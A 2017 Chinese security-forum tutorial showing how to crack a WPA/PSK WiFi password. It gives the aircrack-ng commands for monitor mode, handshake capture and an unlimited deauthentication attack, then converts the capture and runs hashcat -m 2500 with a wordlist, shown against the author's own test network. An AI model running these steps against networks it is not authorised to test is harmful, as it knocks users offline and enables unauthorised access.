

请输入搜索内容

帖子

## 版块列表 > 内容发布区【投稿有奖励哦】 > 泛安全技术分享 > 查看内容

# [通信安全] 用hashcat超速破解WiFi密码



betula i春秋作家 🍒



发表于 2017-4-5 15:40:18

本帖最后由 betula 于 2017-4-13 11:31 编辑

这几天有读者来问hashcat的问题,今天发出来给大家。

我们论坛之前也有一篇关于hashcat的文章: https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=3893 我就在此写个新版的使用方法吧,技术含量不高,老鸟飞过。

Hashcat是什么呢? Hashcat是当前最强大的开源密码恢复工具,你可以访问Hashcat网站来了解 这款工具的详细情况。本质上,Hashcat 是一款高级密码恢复工具,可以利用CPU或GPU资源来 攻击160多种哈希类型的密码。

### 它支持的GPU设备:

- 1. AMD users on Windows require "AMD Radeon Software Crimson Edition" (15.12 or later)
- 2. AMD users on Linux require "AMDGPU-Pro Driver" (16.40 or later)
- 3. Intel CPU users require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
- 4. Intel GPU on Windows users require "OpenCL Driver for Intel Iris and Intel HD Graphics"
- 5. Intel GPU on Linux users require "OpenCL 2.0 GPU Driver Package for Linux" (2.0 or later)
- 6. NVidia users require "NVIDIA Driver" (367.x or later)

### 支持的OpenCL设备:

GPU

CPU

APU

**DSP** 

**FPGA** 

Coprocessor



# 下载地址推荐去官方下载最新版本: https://hashcat.net/hashcat/

## Download older version(s)

This is a list of order hashcat versions, it's not always bad to grab the latest version.				
Name	Version	Signature	Date	
hashcat binaries	<u>v3.30</u>	PGP	2017.01.06	
hashcat sources	<u>v3.30</u>	PGP	2017.01.06	
hashcat binaries	<u>v3.20</u>	PGP	2016.12.02	
hashcat sources	v3.20	PGP	2016.12.02	
hashcat binaries	v3.10	PGP	2016.08.19	
hashcat sources	v3.10	PGP	2010 03 59 71	
hashcat binaries	v3.00	PGP		
hashcat sources	v3.00	PGP	2016.06.29	

# 0X01 hashcat工具介绍

## 1.解释下参数:

hashcat -help #查看帮助文档General:

-m (-hash-type=NUM) #hash种类,下面有列表,后面跟对应数字

-D -opencl-device-types | Str| OpenCL device-types to use, separate with comma #选择用CPU还是GPU来

破解

-a ( –attack-mode=NUM ) #破解模式,下面也有列表

attack-mode :

- 0 = Straight (字典破解)
- 1 = Combination (组合破解)













Binghe

















**聖色镰刀** 

icq8756..

immenma



2 = Toggle-Case
3 = Brute-force (掩码暴力破解)
4 = Permutation (组合破解)
5 = Table-Lookup

具体方法还是用-help看下,这里就不一一介绍了。

# 0X02 在Kali下使用hashcat破解wifi密码

# 1.首先开启网卡的监听模式

[AppleScript] 纯文本查看 复制代码

airmon-ng start 网卡接口



# 2.扫描附近无线情况

[AppleScript] 纯文本查看 复制代码

airodump-ng wlan⊘mon



我们要测试的wifi名称是YJS,我用我的手机连上去,有设备就好抓握手包了。我们想办法让我的手机掉线,然后再重新连接时抓取握手包,跑包就可以了。

# 3.抓取握手包


[AppleScript] 纯文本查看 复制代码

airodump-ng --bssid EC:26:CA:33:E1:B6 -c 6 -w testap wlan0mon

参数说明: -bssid 目标AP MAC

- -c 目标AP所在信道
- -w 握手包保存的文件名





# 4.使用DEAUTH攻击使已经连接的客户端断开并重新连接,以产生握手包

?

>


[AppleScript] 纯文本查看 复制代码

aireplay-ng -0 0 -a EC:26:CA:33:E1:B6 -c C0:EE:FB:E9:9D:7C wlan0mon

参数解释: -0 Deautenticate攻击模式 0代表无限次(是数字)

- -a 目标ap的mac
- -c 客户端网卡mac

发起攻击后我们可以看到客户端的帧 (Frames)迅速增加



得到的握手包:



# 5.用aircrack-ng把cap转换成hccap

[AppleScript] 纯文本查看 复制代码

1 aircrack-ng <out.cap> -J <out.hccap>

这个就不用细说了吧,第一个是cap第二个是转换后得到的hccap文件。



```
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
    ESSID (length: 3): YJS
Key version: 2
BSSID: EC: 26: CA: 33: E1: B6
STA: CO: EE: FB: E9: 9D: 7C
                                                                                                                                                                       ♪ 素製 🗟
```

# 6. 用hashcat破解WPA/PSK密码

```
[AppleScript] 纯文本查看 复制代码
```

1 hashcat -m 2500 testap.hccap pass.txt

使用hashcat命令,第一个参数: -m 2500为破解的模式为WPA/PSK方式 ,第二个参数: hccap格式的文件是刚刚转 化好的文件,第三个参数:pass.txt为字典文件:

```
123
123456
123456123
amdin
admin
password
asdioxcv
asdlkfj923
asdlfjxcv9a
sdfljklsdjf99cxv
asdkfljsdlf
23432m,n2lksdf
saldkfjs9cxkb
2l34jlnlcv0
23l4kjnmckv0aefk
12345678
                                                                             纯文本 ▼ 制表符宽度:8 ▼
正在载入文件"/root/pass.txt"..
```

# 破解的结果

```
root@kali:~# hashcat -m 2500 testap.hccap pass.txt
[nitializing hashcat v2.00 with 4 threads and 32mb segment-size...
Activating quick-digest mode for single-hash with salt
   stap. hccap: 12345678
All hashes have been recovered
Input. Mode: Dict (pass.txt)

Index....: 1/1 (segment), 17 (words), 177 (bytes)

Recovered: 1/1 hashes, 1/1 salts

Speed/sec.: - plains, - words

Progress.: 17/17 (100.00%)

Running..: 00:00:00:01

Estimated: --:--:--
                                                                                          ●意製
Started: Wed Apr 5 11:43:59 2017
Stopped: Wed Apr 5 11:44:00 2017
```



# 0X03 在Windows下使用hashcat破解wifi密码


抓包过程就演示了,直接拿抓包的包来测试了。

转换有两种方法:

1.官网转换地址: https://hashcat.net/cap2hccapx/


# Upload and convert a WPA / WPA2 pcap capture file to a hashcat capture file Capture / Dump file: 浏览... 未选择文件。 ESSID (optional): Convert This site is using cap2hccapx from hashcat-utils for converting. It is intended for users who dont want to struggle with compiling from sources. Maximum size for upload is 5MB. Note: You need hashcat v3.40-rc4 or higher work with hccapx files.

## 2.用官方给的转换工具: hashcat-utils




#### 3.还有一个Cap-Converter

这个在新版里面就不推荐用了,因为新版的是HCCAPX 文件。github:https://github.com/wpatoolkit/Cap-Converter







一些参数上面已经说明了,-D是意思就是选择用CPU还是GPU来破解,因为我电脑显卡有问题就用CPU来破解了。

```
SE SEME C.Windowstystem32cmdee

Autchdag: Imperature retain trigger disabled

Matchdag: Imperature retain trigger disabled

Matchdag: Imperature retain trigger disabled

Matchdag: Imperature retain trigger disabled

Generated dictionary stats for pass.txt: 144 bytes, 13 words, 13 keyspace

The condition are many our are using is too small:

The condition are many our are using is too small:

The condition are many our are using is too small:

The condition are many our are using is too small:

The condition are using is too small:

Matchdag: Auchent is condition and is conditional parallelization power of your device(s).

The condition appeal will develope a workload adjusted

1NFO: approaching final keyspace, workload adjusted

1NFO: approaching final keyspace, workload adjusted

203995555895. Intellibeology 1004241ee55ea32a1bis:0ees1be9727c:YiS:12345578

$653231642a171f18bc9056bc1776a1tee56ea32a1bis:0ees1be9727c:YiS:12345678

$8ession....: hasheat

$Status...: Concled

Mash.Tappe...: USAbreat

Mash.Tappe...: USAbreat

Mash.Tappe...: USAbreat

Mash.Tappe...: Usableat

Mash.Tappe
```

如果没有显示出结果可以通过家-show来显示:

```
C:\Users\Administrator\Desktop\hashcat-3.48\hashcat-3.48\hashcat64.exe -n 2588 -D 1 test.hccapx pass.txt
hashcat (v3.48) starting...

* Device H2: Intel's OpenCl, wuntime (GPU only) is currently broken
be need to wait for an update of their OpenCl drivers
You can use --force to override this but do not post error reports if you do so

OpenCl Platform H1: Intel(R) Corporation

* Device H2: Intel(R) Corporation

* Device H2: Intel(R) Corporation

* Device H2: Intel(R) HD Graphics 4688, skipped

INFO: All hashes found in potfile! You can use --show to display then.

Started: Ved Apr 85 15:89:49 2817

Stopped: Ved Apr 85 15:89:49 2817

C:\Users\Administrator\Desktop\hashcat-3.48\hashcat-3.48\hashcat64.exe -n 2588 -D 1 test.hccapx --est.hccapx --est.hcca
```

相关内容可以浏览一下文章:

https://hashcat.net/wiki/ hashcat的wiki

https://hashcat.net/forum/ hashcat 的论坛 (我有很多不懂的就是在上面找答案的 )

https://zhuanlan.zhihu.com/p/21596402 sn0w写的一篇关于wifi破解的文章



🧷 密码

本主题由 yyyxy 于 2017-4-6 15:08 生成文章

# 新鲜发帖。渗透测试轻量级工具pentestdb

[白帽子分享技术/思路] Python大法之从HELL0 MOMO到编写

[热门话题/问答] metasploit的ms17\_010模块问题

[白帽子分享技术/思路] 菜鸟了解点"调查取证套路"刀在你我

[SRC部落] 58安全应急响应中心官网上线倒计时1天

[工具/源码分享] 求助

[热门话题/问答] 新手求助,零基础先学什么比较好。

[白帽子分享技术/思路] SCADA工控黑客:小白也能 "黑" 施耐

[SRC部落] 58安全应急响应中心上线倒计时 2 天

[白帽子分享技术/思路] sql盲注之布尔盲注(附自动化脚本)-系列 [白帽子分享技术/思路] 越权之路伴我同行

# 新鲜跟帖 2017滴滴安全大会正式启动,1.12

[SRC部落] JJSRC | 元旦吃鸡特别活动

[SRC部落] 完美世界安全应急响应中心(PWSRC)入住i春秋

[SRC部落] 各位i春秋SRC部落的小伙伴们好!哔哩哔哩SRC入驻i

[白帽子分享技术/思路] Python大法之从HELL0 MOMO到编写

[白帽子分享技术/思路] 怒怼传销网站 解救失足少女 (连载)

[教程/书籍分享] c语言基础教程

[工具/源码分享] 国外大学内部VPN软件,超好用

[工具/源码分享] 神器Burpsuite 完全破解版 1.7.26 VEMO FOR

# 评分

参与人数 3	魔法币 +151	理由	起▲
猫吃	+ 1	为啥好多图片加载不出啦	
Onise Onise	+ 50	感谢你的分享,i春秋论坛有你更精彩!	
<b>ॐ</b> уууху	+ 100	感谢你的分享,i春秋论坛有你更精彩!.	
查看全部评分			

# 本帖被以下淘专辑推荐:

- i春秋签约作家高分文章专辑 | 主题: 409, 订阅: 144
- **{渗透测试}-{网络安全}-{好的技巧}** | 主题: 79, 订阅: 54

☑ 转播 ♥ 分享1 등 淘帖2











使田道且 ▼







yyyxy 管理员 我是坏蛋。

爽 来自 2#

发表于 2017-4-13 11:14:14

文章奖励介绍及评分标准:http://bbs.ichunqiu.com/thread-7869-1-1.html , 如有疑问请加QQ:286894635!

奖金	点评
50	很不错的实践与尝试,下次加油。

欢迎加入i春秋QQ群大家庭,每人只能任选加入一个群哦!投稿请加我QQ:286894635。

i春秋-楚:533191896 i春秋-燕: 129821314 i春秋-齐: 417360103 i春秋-秦: 262108018

使用道具 ▼




















i春秋-楚:533191896 i春秋-燕:129821314







了解最前沿的技术

邮箱:kefu@ichunqiu.com